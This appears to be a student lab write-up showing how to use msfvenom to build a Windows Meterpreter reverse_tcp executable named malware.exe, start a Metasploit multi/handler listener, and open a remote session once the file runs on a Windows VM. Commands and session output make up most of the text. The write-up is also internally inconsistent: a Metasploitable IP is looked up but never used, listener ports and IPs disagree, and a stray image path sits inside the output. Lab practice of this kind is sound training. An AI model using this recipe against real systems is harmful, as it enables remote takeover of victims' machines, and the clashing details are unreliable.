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LAB 9

What is reverse_tcp? Reverse_tcp is basically instead of the attacker initiating the connection which will obviously be blocked by the firewall, instead, the device initiates the connection to the attacker, which will be allowed by the firewall and the attacker then takes control of the device and passes commands. It is a type of reverse shell. In this exercise, a reverse TCP payload will be created for a Windows machine to gain access to it using msfvenom.

- msfvenom is used to create the payload, i.e. malware creation and encoding
 - Earlier the framework used was msfpayload, now it is msfvenom
 - msfpayload was used for malware creation, msfencode was used to encode malware
 - msfvenom is a combination of msfpayload and msfencode. Use `msfvenom -h` to get an overview.
- Pre-requisites
- VMware Workstation 16
 - Kali Linux (2020.1) installed and running
 - Metasploit 5 or later
 - Metasploitable 2 installed and running in parallel to Kali Linux

Find IP Address on metasploitable2.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7c:48:72
          inet addr:192.168.29.89  Bcast:192.168.29.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7c:4872/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14579 (14.2 KB)  TX bytes:8045 (7.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:104 errors:0 dropped:0 overruns:0 frame:0
          TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23849 (23.2 KB)  TX bytes:23849 (23.2 KB)

msfadmin@metasploitable:~$ _
```

Launch msfconsole on Kali Linux.


```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 --platform windows LHOST=192.168.17.132 LPORT=4545 -e x64/shikata_ga_nai -i 5 -f exe -o /root/malware.exe
```

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[*] Skipping invalid encoder x64/shikata_ga_nai  
[!] Couldn't find encoder to use  
No encoder or badchars specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
Saved as: /root/malware.exe
```

```
msf5 > use exploit/multi/handler  
msf5 exploit(multi/handler) > █
```

This command will set the current exploit as exploit/multi/handler

```
msf5 exploit(multi/handler) > show options
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Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
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Exploit target:

Id	Name
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0	Wildcard Target

This command will show all the options corresponding to the chosen exploit

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msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp
```

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
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Payload options (windows/x64/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
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  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.17.132   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:


  Id  Name
  --  --
  0    Wildcard Target
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.17.132:4545
```

Set the ports and exploit.

Download malware.exe on Windows 8.1 VM and launch the malware.exe file.



Check the terminal after opening the .exe file.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.17.132:4545
[*] Sending stage (201283 bytes) to 192.168.17.128
[*] Meterpreter session 1 opened (192.168.17.132:4545 → 192.168.17.128:57546) at 2021-10-04 00:28:33 -0400
```

This output conveys that the listener 192.168.29.120 ie our Kali Linux machine was successfully able to exploit 192.168.17.128(Windows 8.1) machine using reverse_tcp payload.